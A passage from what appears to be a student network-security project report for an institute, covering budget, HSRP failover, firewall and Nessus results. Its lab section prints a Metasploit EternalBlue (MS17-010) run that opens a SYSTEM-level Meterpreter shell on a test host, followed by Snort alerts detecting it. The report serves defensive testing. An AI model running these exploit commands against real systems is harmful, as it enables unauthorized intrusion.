


Figure 387

- Attempt in FTP




Figure 388

- Result of above attempts





Figure 389


VI. Implement in Attack environment.

Figure 390



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > setg RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/            yes       List of named pipes to check
                wordlists/named_pipes.txt
   RHOSTS       192.168.5.129                                    yes       The target host(s), range CIDR identifier, or hosts file with syntax
                                                                            'file:<path>'
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for authentication
   SMBPass                                                       no        The password for the specified username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.5.129:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.5.129:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```


Figure 391



```
[*] Meterpreter session 1 opened (192.168.5.130:4444 -> 192.168.5.129:49159) at 2021-06-01 03:10:01 +0530
[+] 192.168.5.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.129:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > execute -f cmd.exe -i -H
Process 1364 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 392

- Result of above attack



```
root@admin-vm:/home/snort# snort -A console -q -c /etc/snort/snort.conf
06/01-03:08:25.848778  [**] [1:10001254:2] ATTACK [PTsecurity] Unimplemented Trans2 Sub-Command code. Possible ETERNALBLUE (WannaCry, Petya) tool [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.5.130:43677 -> 192.168.5.129:445
06/01-03:09:49.699875  [**] [1:10001254:2] ATTACK [PTsecurity] Unimplemented Trans2 Sub-Command code. Possible ETERNALBLUE (WannaCry, Petya) tool [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.5.130:40005 -> 192.168.5.129:445
06/01-03:09:49.785164  [**] [1:10001254:2] ATTACK [PTsecurity] Unimplemented Trans2 Sub-Command code. Possible ETERNALBLUE (WannaCry, Petya) tool [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.5.130:35813 -> 192.168.5.129:445
```

Figure 393

6. Estimated Budget

Dialog Leased line	Rs.24,600	2	Rs. 49,200
Cisco 2960 24TT switch	Rs.107,972	7	Rs.755,804
Cisco CISCO1941-SEC/K9 1941 Router - Rs.146 854 *7 = Rs.1 027 978.	Rs.146,584	7	Rs.1,027,978
Cisco Aironet 1815i Wireless Access Point - Rs.40 227 *10 = Rs. 402 270.	Rs.40,227	10	Rs.402,270
Cisco ASA 5500-X Firewall - Rs.478 842 *1 = Rs.478 842.	Rs.478,842	1	Rs.478,842
Cat6 Ethernet cable roll (1000ft) - Rs.20 603.	Rs.20,603	1	Rs.20,603
Rack 36U - Rs.70 329.	Rs.70,329	1	Rs.70,329
12U Wall Mount Rack - Rs.51 275.	Rs.51,275	1	Rs.51,275
CAT 6 Faceplate socket - Rs.400	Rs.400	1	Rs.400
			Rs. 5,664,202

7. Evaluation

Tests and results

Result after AD Configuration

This is the logging account we had after AD configurations.

Figure 394

Results after the implementing Radius

Access point window from a mobile after the radius implementation

Figure 395

Results after the implementing DHCP and DNS

Results of the given ipconfig command in command prompt after DHCP and DNS implementation.

```
Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : ABCSc.lk
   IPv6 Address. . . . . . . . . . . : 2001:db8:acad:a::3
   Link-local IPv6 Address . . . . . : fe80::25fa:dff1:4a87:7d98%18
   IPv4 Address. . . . . . . . . . . : 192.168.4.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.240
   Default Gateway . . . . . . . . . : 2001:db8:acad:a::1
                                       192.168.4.129
```

Figure 396

HSRP Results

A continues ping while breaking the main link. The HSRP state of the backup switch changes to Active and take over the routing process.

```
C:\>ping -t 192.168.4.145

Pinging 192.168.4.145 with 32 bytes of data:

Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time=1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time=2ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time=1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255
Reply from 192.168.4.145: bytes=32 time=1ms TTL=255
Reply from 192.168.4.145: bytes=32 time<1ms TTL=255

Ping statistics for 192.168.4.145:
    Packets: Sent = 27, Received = 22, Lost = 5 (19% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```

Figure 397

```
%HSRP-6-STATECHANGE: Vlan13 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan17 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan10 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan11 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan17 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan14 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan11 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan10 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan14 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan16 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan16 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan6 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan7 Grp 0 state Speak -> Standby
%HSRP-6-STATECHANGE: Vlan7 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan6 Grp 0 state Standby -> Active
%HSRP-6-STATECHANGE: Vlan8 Grp 0 state Speak -> Standby
```

Figure 398

Results after the implementing Freenas

After creation of the Network attached storage two windows server have the access to the storage.




Figure 399




Figure 400

Results after the implementing Firewall

Results of accessing unauthorized websites after implementing Firewall. For example we blocked nibm.lk.




Figure 401

Results of the vulnerability assessment

This is the result after Nessus vulnerability test on one of the client pc which is on the network.




Figure 402

8. Conclusion

An institute is a place which has an educational environment. So, this project has been informed by many technical means that can provide a high level of security and quality of service while preserving safety for staff members and specially for students. The core layer of the network consists of two Layer 3 switches, the core layer switches switch consists of the VLAN database which is distributed to all access layer switches through servers. The Gateways of the VLANs are redundant with HSRP. Load balancing of the core layer is implemented by assigning STP with a half of the VLANs primary for one core switch and rest for the other switch. Secondary is also assigned if one switch goes down the other will act as the Root bridge for the VLANs.

Each building has switches in the access layer, PCs are directly connected to Ethernet ports while APs are available for WiFi access. Radius authentication is used on PCs for virus and malware guard.

The security part of the institute's network has been provided with security tools such as SOPHOS XG firewall, an IP access control list, Mac address port security and a domain server to prevent unauthorized users from entering the institute's database system. In addition, we have setup Nessus for vulnerability test on the network. ACL is implemented for Principal office, Office and server room blocking any access except for the IT Unit network. CCTV cameras in operation to monitor faculty area.

These include DHCP server, DNS server and cabling design. The safety part was focused on saving the institute's information and users. The institute's information has been protected by backing up the Backup Systems' information to outside the local network with Windows server 2016 tools. As a result of using these techniques, institute's network is ready to provide a protected, user reliable and quality service and safety for the institute's system and users of the facility.

9. References

Dell. (n.d.). *PowerEdge T130 Tower Server | Dell Slovenia*. [online] Available at: https://www.dell.com/si/business/p/poweredge-t130/pd

Cisco. (n.d.). *Cisco Aironet 2700 Series Access Points Data Sheet*. [online] Available at: https://www.cisco.com/c/en/us/products/collateral/wireless/aironet-2700-series-access-point/datasheet-c78-730593.html.

www.microsoft.com. (n.d.). *Windows Server 2019 | Microsoft*. [online] Available at: https://www.microsoft.com/en-us/windows-server.

Sophos XG Firewall. (n.d.). [online] . Available at: https://www.sophos.com/en-us/medialibrary/PDFs/factsheets/sophos-xg-series-appliances-brna.pdf.

Sophos.com. (2020). *Free Firewall for Home Edition | Sophos Home Firewall*. [online] Available at: https://www.sophos.com/en-us/products/free-tools/sophos-xg-firewall-home-edition.aspx.

www.youtube.com. (n.d.). *MSFT WebCast - YouTube*. [online] Available at: https://www.youtube.com/channel/UCWTAzBlHWOf17F8zN8HNJXg

www.youtube.com. (n.d.). *Sophos Support - YouTube*. [online] Available at: https://www.youtube.com/channel/UCdnRGvQCrMrwbiNs7Q2vLTw

krizna (2015). *Setup mail server on centos 7*. [online] Krizna. Available at: https://www.krizna.com/centos/setup-mail-server-centos-7/

wiki.centos.org. (n.d.). *HowTos/postfix - CentOS Wiki*. [online] Available at: https://wiki.centos.org/HowTos/postfix

Mehta, U. (n.d.). *Secure Private Business Email & Collaboration | Open Source*. [online] Zimbra. Available at: https://www.zimbra.com/